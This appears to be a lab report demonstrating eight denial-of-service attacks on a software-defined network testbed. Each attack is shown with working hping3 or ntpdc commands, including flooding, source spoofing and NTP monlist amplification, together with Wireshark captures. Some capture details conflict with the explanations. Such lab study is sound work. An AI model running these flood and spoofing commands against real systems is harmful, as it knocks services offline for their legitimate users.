

Incorporation of different types of DoS attacks:

1) IP Fragmentation Attack:

IP fragmentation attack is a common type of denial-of-service attack in which the attacker exploits the datagram fragmentation mechanisms. These sorts of packets are good for potentially knocking up the applications and systems to see if any vulnerability exists there.

Sometimes these systems and applications don't deal good with malformed data and result in denial of the service. We can use the following tool and command to achieve this attack on the target h4 that is a part of SDN topology created.

```
ubuntu@sdnhubvm:~[17:19]$ sudo hping3 10.0.0.4 -U -S -s 55355 -d 8080
HPING 10.0.0.4 (eth0 10.0.0.4): SU set, 40 headers + 8080 data bytes
^X^C
--- 10.0.0.4 hping statistic ---
1663 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

After analyzing the wireshark trace, of the attack we can see the following information. We got fragmented IP with TCP protocol. Wireshark doesn't know what to do with such packets as it looks completely garbled. We don't see the source and destination port number in this field, even though its TCP. Wireshark is not sure what is going on because the packet just doesn't look quite right.

Capturing from eth0 [Wireshark 1.12.1 (Git Rev Unknown from unknown)]						
No.	Time	Source	Destination	Protocol	Length	Info
30	4.012936000	10.0.2.15	10.0.0.4	TCP	734	55359->0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=8080
31	5.010750000	CadmusCo_c0:d6:60	RealtekU_12:35:02	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
32	5.011099000	RealtekU_12:35:02	CadmusCo_c0:d6:60	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
33	5.013437000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=0, ID=003e) [Reassembl
34	5.013469000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=1480, ID=003e) [Reasse
35	5.013476000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=2960, ID=003e) [Reasse
36	5.013483000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=4440, ID=003e) [Reasse
37	5.013489000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=5920, ID=003e) [Reasse
38	5.013496000	10.0.2.15	10.0.0.4	TCP	734	55360->0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=8080
39	6.015178000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=0, ID=003e) [Reassembl
40	6.015254000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=1480, ID=003e) [Reasse
41	6.015275000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=2960, ID=003e) [Reasse
42	6.015292000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=4440, ID=003e) [Reasse
43	6.015309000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=5920, ID=003e) [Reasse
44	6.015336000	10.0.2.15	10.0.0.4	TCP	734	55361->0 [SYN, URG] Seq=0 Win=512 Urg=0 Len=8080
45	7.015950000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=0, ID=003e) [Reassembl
46	7.015992000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=1480, ID=003e) [Reasse
47	7.016004000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=2960, ID=003e) [Reasse
48	7.016014000	10.0.2.15	10.0.0.4	IPv4	1514	Fragmented IP protocol (proto=TCP 6, off=4440, ID=003e) [Reasse
49	7.016027000	10.0.2.15	10.0.0.4	IPv4	1514	Fraagmented IP protocol (proto=TCP 6, off=5920, ID=003e) [Reasse

2) ICMP Flooding Attack:

An ICMP flooding attack is used to overwhelm the target resource host 1 with the ICMP Echo Request packets. These packets are sent as fast as possible without waiting for response from the target machine. Thus, attacker focuses on consumption of both outgoing and incoming bandwidth.

Consequently, a significant overall system slowdown takes place as the targets will often attempt to respond with ICMP Echo Reply packets.

```
ubuntu@sdnhubvm:~[16:49]$ sudo hping3 10.0.0.1 --flood --icmp
HPING 10.0.0.1 (eth0 10.0.0.1): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^X^C
--- 10.0.0.1 hping statistic ---
3169070 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

The wireshark trace is as shown below and shows how we can target host 1 with a single source and send ICMP ping requests to overwhelm it by resulting in the denial of service:

▼ 108779 8.228237000 10.0.2.15 10.0.0.1 ICMP 42 Echo (ping) request id=0xe80e, seq=27405/3435, ttl=64 (no response received) [eth0]					
▶ Frame 108779: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0					
▶ Ethernet II, Src: CadmusCo_c0:d6:60 (08:00:27:c0:d6:60), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)					
▶ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 10.0.0.1 (10.0.0.1)					
▶ Internet Control Message Protocol					
0000 52 54 00 12 35 02 08 00 27 c0 d6 60 08 00 45 00 RT..5... '..'.E.					
0010 00 1c ed 6a 00 00 40 01 77 67 0a 00 02 0f 0a 00 ...j..@. wg.....					
0020 00 01 08 00 a4 e3 e8 0e 6b 0d k.					
108774	8.228110000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=24845/3425, ttl=64 (no response received)
108775	8.228135000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=25101/3426, ttl=64 (no response received)
108776	8.228160000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=25357/3427, ttl=64 (no response received)
108777	8.228186000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=25613/3428, ttl=64 (no response received)
108778	8.228211000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=25869/3429, ttl=64 (no response received)
108779	8.228237000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=26125/3430, ttl=64 (no response received)
108780	8.228262000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=26381/3431, ttl=64 (no response received)
108781	8.228285000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=26637/3432, ttl=64 (no response received)
108782	8.228312000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=26893/3433, ttl=64 (no response received)
108783	8.228338000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=27149/3434, ttl=64 (no response received)
108784	8.228362000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=27405/3435, ttl=64 (no response received)
108785	8.228387000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=27661/3436, ttl=64 (no response received)
108786	8.228412000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=27917/3437, ttl=64 (no response received)
108787	8.228448000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=28173/3438, ttl=64 (no response received)
108788	8.228473000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=28429/3439, ttl=64 (no response received)
108789	8.228498000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=28685/3440, ttl=64 (no response received)
108790	8.228523000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=28941/3441, ttl=64 (no response received)
108791	8.228548000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=29197/3442, ttl=64 (no response received)
108792	8.228573000	10.0.2.15	10.0.0.1	ICMP	42 Echo (ping) request id=0xe80e, seq=29453/3443, ttl=64 (no response received)

3) IP Spoofing Attack:

IP spoofing attack is based on the creation of Internet Protocol packets that have a modified source address so as to hide the identity of the sender or to impersonate other computer system. Attackers use this technique to invoke [DoS attacks](#) against a target machine by forging the source IP address.

```
ubuntu@sdnhubvm:~[20:45]$ sudo hping3 10.0.0.1 -a 192.168.10.10 -c 3
HPING 10.0.0.1 (eth0 10.0.0.1): NO FLAGS are set, 40 headers + 0 data bytes

--- 10.0.0.1 hping statistic ---
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
ubuntu@sdnhubvm:~[20:45]$ sudo tcpdump host 10.0.0.1 -nnS
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
20:46:14.551578 IP 192.168.10.10.1130 > 10.0.0.1.0: Flags [none], win 512, length 0
20:46:15.585545 IP 192.168.10.10.1131 > 10.0.0.1.0: Flags [none], win 512, length 0
20:46:16.587445 IP 192.168.10.10.1132 > 10.0.0.1.0: Flags [none], win 512, length 0
```

IP spoofing is mainly used in the DDoS attacks. It is the process of using forged IP addresses to inject packets into the SDN networks in this case for host 1. Sometimes it also occurs due to improper network configuration.

1	0.000000000	192.168.10.10	10.0.0.1	TCP	54	1500->0 [<None>]	Seq=1 Win=512 Len=0
2	0.000325000	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.10.10? Tell 10.0.2.2	
3	1.014314000	192.168.10.10	10.0.0.1	TCP	54	1501->0 [<None>]	Seq=1 Win=512 Len=0
4	1.014964000	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.10.10? Tell 10.0.2.2	
5	2.014774000	192.168.10.10	10.0.0.1	TCP	54	1502->0 [<None>]	Seq=1 Win=512 Len=0
6	2.014924000	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.10.10? Tell 10.0.2.2	
7	22.584321000	192.168.10.10	10.0.0.1	TCP	54	1130->0 [<None>]	Seq=1 Win=512 Len=0
8	22.584550000	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.10.10? Tell 10.0.2.2	
9	23.618288000	192.168.10.10	10.0.0.1	TCP	54	1131->0 [<None>]	Seq=1 Win=512 Len=0
10	23.618757000	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.10.10? Tell 10.0.2.2	
11	24.620188000	192.168.10.10	10.0.0.1	TCP	54	1132->0 [<None>]	Seq=1 Win=512 Len=0
12	24.620778000	RealtekU_12:35:02	Broadcast	ARP	60	Who has 192.168.10.10? Tell 10.0.2.2	

4) UDP Flooding Attack:

A UDP flood is any DoS attack that focuses on flooding the target host with User Datagram Protocol packets. UDP flood attack is used to flood random ports present on a remote host.

This results into the host repeatedly checking for any application listening at a particular port. If no application is found, then it replies with an ICMP 'Destination Unreachable' packet.

```
ubuntu@sdnhubvm:~[18:34]$ sudo hping3 10.0.0.3 --flood --udp
HPING 10.0.0.3 (eth0 10.0.0.3): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.3 hping statistic ---
1557692 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

This process consumes the host resources resulting into Denial of Service of our target host 3.

File Edit View Go Capture Analyze Statistics Te				▶ Header checksum: 0x5b87 [validation disabled] Source: 10.0.2.15 (10.0.2.15) Destination: 10.0.0.3 (10.0.0.3) ▶ User Datagram Protocol, Src Port: 33298 (33298), Dst Port: 0 (0)		
No.	Time	Source	Des			
124	0.00304000	10.0.2.15	10.0.0.3	0000	52 54 00 12 35 02 08 00	27 c0 d6 60 08 00 45 00 RT..5... '..E.
125	0.005683000	10.0.2.15	10.0.0.3	0010	00 1c 09 39 00 00 40 11	5b 87 0a 00 02 0f 0a 00 ...9..@. [.....
126	0.005723000	10.0.2.15	10.0.0.3	0020	00 03 82 12 00 00 00 08	67 ba g.
127	0.005762000	10.0.2.15	10.0.0.3			
128	0.005802000	10.0.2.15	10.0.0.3			
129	0.005845000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33290	Destination port: 0
130	0.005887000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33291	Destination port: 0
131	0.005926000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33292	Destination port: 0
132	0.005966000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33293	Destination port: 0
133	0.006006000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33294	Destination port: 0
134	0.006047000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33295	Destination port: 0
135	0.006087000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33296	Destination port: 0
136	0.006125000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33297	Destination port: 0
137	0.006168000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33298	Destination port: 0
138	0.006207000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33299	Destination port: 0
139	0.006246000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33300	Destination port: 0
140	0.006287000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33301	Destination port: 0
141	0.006326000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33302	Destination port: 0
142	0.006366000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33303	Destination port: 0
143	0.006405000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33304	Destination port: 0
144	0.006447000	10.0.2.15	10.0.0.3	UDP	42 Source port: 33305	Destination port: 0


5) Ping of Death Attack:

A ping of death attack is used by the attacker to send multiple malformed pings to any target computer. We know that the maximum packet length of any IP packet must be 65,535 bytes, while the Layer 2 restricts it to 1500 bytes over an Ethernet network. In this case, we can use large IP packet and split it across many IP packets. The recipient host 4 will reassemble the IP fragments and form a complete packet. In a Ping of Death attack, the recipient ends up with an IP packet that is larger than 65,535 bytes when reassembled. I am using DDoS attack here from distributed sources and it can also be done with a single source.

```
ubuntu@sdnhubvm:~[16:08]$ sudo hping3 -1 10.0.0.4 --icmp-iplen 65500 --rand-source
HPING 10.0.0.4 (eth0 10.0.0.4): icmp mode set, 28 headers + 0 data bytes
^C
--- 10.0.0.4 hping statistic ---
51 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
ubuntu@sdnhubvm:~[16:12]$
```

Hence, it will overflow memory buffers of host 4 allocated for that packet causing denial of service for legitimate users.

1	0.000000000	242.229.250.107	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=768/3, ttl=64 (no response)
2	1.001240000	24.69.31.80	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=1024/4, ttl=64 (no response)
3	2.001144000	CadmusCo_c0:d6:60	RealtekU_12:35:02	ARP	42 Who has 10.0.2.2? Tell 10.0.2.15
4	2.001326000	RealtekU_12:35:02	CadmusCo_c0:d6:60	ARP	60 10.0.2.2 is at 52:54:00:12:35:02
5	2.001572000	118.234.165.128	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=1280/5, ttl=64 (no response)
6	3.002053000	224.15.106.44	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=1536/6, ttl=64 (no response)
7	4.002932000	190.186.52.249	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=1792/7, ttl=64 (no response)
8	5.003703000	39.34.103.120	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=2048/8, ttl=64 (no response)
9	6.004513000	229.250.238.229	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=2304/9, ttl=64 (no response)
10	7.005374000	95.229.192.141	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=2560/10, ttl=64 (no response)
11	8.005925000	228.159.54.28	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=2816/11, ttl=64 (no response)
12	9.007266000	79.233.82.17	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=3072/12, ttl=64 (no response)
13	10.008328000	250.192.108.2	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=3328/13, ttl=64 (no response)
14	11.009580000	6.105.253.89	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=3584/14, ttl=64 (no response)
15	12.010616000	17.169.218.207	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=3840/15, ttl=64 (no response)
16	13.011802000	229.39.39.140	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=4096/16, ttl=64 (no response)
17	14.012123000	50.115.81.8	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=4352/17, ttl=64 (no response)
18	15.012720000	127.29.247.58	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=4608/18, ttl=64 (no response)
19	16.013383000	221.63.247.105	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=4864/19, ttl=64 (no response)
20	17.014018000	103.218.93.121	10.0.0.4	ICMP	42 Echo (ping) request id=0xcd12, seq=5120/20, ttl=64 (no response)
21	18.014386000	107.77.141.135	10.0.0.4	TCP	42 Echo (ping) request id=0xcd12, seq=5376/21, ttl=64 (no response)



6) TCP Flooding Attack:

A TCP flood DoS attack that floods a target machine with Transmission Control Protocol packets. Just like UDP flooding, the goal of this attack is to flood remote host's random ports. If not specified, the hping3 tool uses TCP packets to flood the destination.

```
ubuntu@sdnhubvm:~[16:33]$ sudo hping3 10.0.0.1 --flood
HPING 10.0.0.1 (eth0 10.0.0.1): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

This results into the host repeatedly checking for any application listening at a particular port. If no application is found, then it replies with an ICMP 'Destination Unreachable' packet.

8530	3.728109000	10.0.2.15	10.0.0.1	TCP	54 57757→0 [<None>]	Seq=1 Win=512 Len=0
8531	3.728124000	10.0.2.15	10.0.0.1	TCP	54 57758→0 [<None>]	Seq=1 Win=512 Len=0
8532	3.728129000	10.0.2.15	10.0.0.1	TCP	54 57759→0 [<None>]	Seq=1 Win=512 Len=0
8533	3.728136000	10.0.2.15	10.0.0.1	TCP	54 57760→0 [<None>]	Seq=1 Win=512 Len=0
8534	3.728141000	10.0.2.15	10.0.0.1	TCP	54 57761→0 [<None>]	Seq=1 Win=512 Len=0
8535	3.728162000	10.0.2.15	10.0.0.1	TCP	54 57762→0 [<None>]	Seq=1 Win=512 Len=0
8536	3.728166000	10.0.2.15	10.0.0.1	TCP	54 57763→0 [<None>]	Seq=1 Win=512 Len=0
8537	3.728170000	10.0.2.15	10.0.0.1	TCP	54 57764→0 [<None>]	Seq=1 Win=512 Len=0
8538	3.728177000	10.0.2.15	10.0.0.1	TCP	54 57765→0 [<None>]	Seq=1 Win=512 Len=0
8539	3.728185000	10.0.2.15	10.0.0.1	TCP	54 57766→0 [<None>]	Seq=1 Win=512 Len=0
8540	3.728190000	10.0.2.15	10.0.0.1	TCP	54 57767→0 [<None>]	Seq=1 Win=512 Len=0
8541	3.728195000	10.0.2.15	10.0.0.1	TCP	54 57768→0 [<None>]	Seq=1 Win=512 Len=0
8542	3.728200000	10.0.2.15	10.0.0.1	TCP	54 57769→0 [<None>]	Seq=1 Win=512 Len=0
8543	3.728205000	10.0.2.15	10.0.0.1	TCP	54 57770→0 [<None>]	Seq=1 Win=512 Len=0
8544	3.728209000	10.0.2.15	10.0.0.1	TCP	54 57771→0 [<None>]	Seq=1 Win=512 Len=0
8545	3.728214000	10.0.2.15	10.0.0.1	TCP	54 57772→0 [<None>]	Seq=1 Win=512 Len=0
8546	3.728218000	10.0.2.15	10.0.0.1	TCP	54 57773→0 [<None>]	Seq=1 Win=512 Len=0
8547	3.728225000	10.0.2.15	10.0.0.1	TCP	54 57774→0 [<None>]	Seq=1 Win=512 Len=0
8548	3.728231000	10.0.2.15	10.0.0.1	TCP	54 57775→0 [<None>]	Seq=1 Win=512 Len=0

8534 3.728141000 10.0.2.15 10.0.0.1 TCP 54 57761→0 [<None>] Seq=1 Win=512 Len=0

Frame 8534: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0

Ethernet II, Src: CadmusCo_c0:d6:60 (08:00:27:c0:d6:60), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)

Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 10.0.0.1 (10.0.0.1)

Transmission Control Protocol, Src Port: 57761 (57761), Dst Port: 0 (0), Seq: 1, Len: 0

0000 52 54 00 12 35 02 08 00 27 c0 d6 60 08 00 45 00 RT..5... ..E.

0010 00 28 34 4f 00 00 40 06 30 72 0a 00 02 0f 0a 00 .(40..Q. 0r.....

0020 00 01 e1 a1 00 00 54 a9 51 bc 61 e4 c8 e3 50 00T. Q.a...P.

0030 02 00 e5 05 00 00

8496	3.727973000	10.0.0.1	10.0.2.15	TCP	60 0→54641 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8497	3.727976000	10.0.0.1	10.0.2.15	TCP	60 0→54642 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8498	3.727979000	10.0.0.1	10.0.2.15	TCP	60 0→54643 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8499	3.727981000	10.0.0.1	10.0.2.15	TCP	60 0→54644 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8500	3.727984000	10.0.0.1	10.0.2.15	TCP	60 0→54645 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8501	3.727987000	10.0.0.1	10.0.2.15	TCP	60 0→54646 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8502	3.727990000	10.0.0.1	10.0.2.15	TCP	60 0→54647 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8503	3.727992000	10.0.0.1	10.0.2.15	TCP	60 0→54648 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8504	3.727995000	10.0.0.1	10.0.2.15	TCP	60 0→54649 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8505	3.727998000	10.0.0.1	10.0.2.15	TCP	60 0→54650 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8506	3.728000000	10.0.0.1	10.0.2.15	TCP	60 0→54651 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8507	3.728003000	10.0.0.1	10.0.2.15	TCP	60 0→54652 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8508	3.728006000	10.0.0.1	10.0.2.15	TCP	60 0→54653 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8509	3.728008000	10.0.0.1	10.0.2.15	TCP	60 0→54654 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8510	3.728015000	10.0.0.1	10.0.2.15	TCP	60 0→54655 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8511	3.728019000	10.0.0.1	10.0.2.15	TCP	60 0→54656 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8512	3.728022000	10.0.0.1	10.0.2.15	TCP	60 0→54657 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0
8513	3.728025000	10.0.0.1	10.0.2.15	TCP	60 0→54658 [RST, ACK]	Seq=1 Ack=1 Win=0 Len=0


7) NTP Amplification Attack:

The amplification attacks are aimed at exploiting the bandwidth as well as the network infrastructure. When we consider the NTP amplification attack, we get to know that it is basically a reflection-based volumetric attack in the DDoS category. The attacker repetitively sends the request of getting 'monlist' to the server and spoofs the requesting IP address with that of the victim server. Thus, the NTP server sends the response to the spoofed address with a list that is usually larger than the request. Thus, the amplification of traffic that is targeted to the server takes place and results in the degradation of services to legitimate users. Consequently, NTP servers become an extensive reflection source for DoS amplification attacks as mitigation of this sort of attack is quite difficult. UDP doesn't use handshaking and NTP servers tend to send a multitude of traffic without checking its authenticity.

```
ubuntu@sdnhubvm:~[14:00]$ ntpdc -c monlist 10.0.0.1
```

I have sent different NTP packets on the destination host 1 and the wireshark traces show how it comes into practice. The amplification attacks are aimed at exploiting the bandwidth as well as the network infrastructure. When we consider the NTP amplification attack, we get to know that it is basically a reflection-based volumetric attack in DDoS category.

1	0.000000000	10.0.2.15	10.0.0.1	NTP	234 NTP Version 2, private
2	40.86419900	10.0.2.15	86.108.190.23	NTP	90 NTP Version 4, client
3	41.06172800	86.108.190.23	10.0.2.15	NTP	90 NTP Version 4, server
4	41.86437200	10.0.2.15	66.220.9.122	NTP	90 NTP Version 4, client
5	41.94950800	66.220.9.122	10.0.2.15	NTP	90 NTP Version 4, server
6	42.86415700	10.0.2.15	91.189.89.199	NTP	90 NTP Version 4, client
7	42.94813100	91.189.89.199	10.0.2.15	NTP	90 NTP Version 4, server
8	43.86422700	10.0.2.15	220.158.215.21	NTP	90 NTP Version 4, client
9	43.86437400	10.0.2.15	216.6.2.70	NTP	90 NTP Version 4, client
10	43.89339900	216.6.2.70	10.0.2.15	NTP	90 NTP Version 4, server
11	44.09690500	220.158.215.21	10.0.2.15	NTP	90 NTP Version 4, server
12	45.86835100	CadmusCo_c0:d6:60	RealtekU_12:35:02	ARP	42 Who has 10.0.2.2? Tell 10.0.2.15
13	45.86916000	RealtekU_12:35:02	CadmusCo_c0:d6:60	ARP	60 10.0.2.2 is at 52:54:00:12:35:02
14	106.86423500	10.0.2.15	91.189.89.199	NTP	90 NTP Version 4, client
15	106.94945700	91.189.89.199	10.0.2.15	NTP	90 NTP Version 4, server
16	107.86420400	10.0.2.15	86.108.190.23	NTP	90 NTP Version 4, client
17	107.91847100	86.108.190.23	10.0.2.15	NTP	90 NTP Version 4, server
18	108.86399400	10.0.2.15	66.220.9.122	NTP	90 NTP Version 4, client
19	108.92926900	66.220.9.122	10.0.2.15	NTP	90 NTP Version 4, server
20	109.86402500	10.0.2.15	220.158.215.21	NTP	90 NTP Version 4, client



8) HTTP TCP Stateless Flood Attack:

HTTP, a stateless protocol, uses each command to run independently of any other command. Each HTTP request is used to create and close entire [TCP](#) connection. But the newer versions of the HTTP protocol with versions 1.1 and above, improves resource consumption with persistent requests.

```
ubuntu@sdnhubvm:~[16:23]$ sudo hping3 10.0.0.2 -q -n -d 120 -AU -p 80 --rand-source
HPING 10.0.0.2 (eth0 10.0.0.2): AU set, 40 headers + 120 data bytes
^C
--- 10.0.0.2 hping statistic ---
65 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

In the context of [DoS](#) attack, HTTP request is used in large quantities to mount an attack on a target host 2, and it is an application layer attack. I have used random sources to design DDoS, but we can also have a single IP source.

32	14.01137400(10.0.0.2	10.0.2.15	TCP	60 80-1751 [RST] Seq=1 Win=0 Len=0
33	15.01186900(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
34	15.01227400(10.0.0.2	10.0.2.15	TCP	60 80-1752 [RST] Seq=1 Win=0 Len=0
35	16.01223400(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
36	16.01232600(10.0.0.2	10.0.2.15	TCP	60 80-1753 [RST] Seq=1 Win=0 Len=0
37	17.01238300(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
38	17.01247200(10.0.0.2	10.0.2.15	TCP	60 80-1754 [RST] Seq=1 Win=0 Len=0
39	18.01262300(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
40	18.01273900(10.0.0.2	10.0.2.15	TCP	60 80-1755 [RST] Seq=1 Win=0 Len=0
41	19.01299800(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
42	19.01335800(10.0.0.2	10.0.2.15	TCP	60 80-1756 [RST] Seq=1 Win=0 Len=0
43	20.01350000(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
44	20.01400800(10.0.0.2	10.0.2.15	TCP	60 80-1757 [RST] Seq=1 Win=0 Len=0
45	21.01460600(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
46	21.01522400(10.0.0.2	10.0.2.15	TCP	60 80-1758 [RST] Seq=1 Win=0 Len=0
47	22.01592800(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
48	22.01643800(10.0.0.2	10.0.2.15	TCP	60 80-1759 [RST] Seq=1 Win=0 Len=0
49	23.01720100(10.0.2.15	10.0.0.2	TCP	174 [TCP segment of a reassembled PDU]
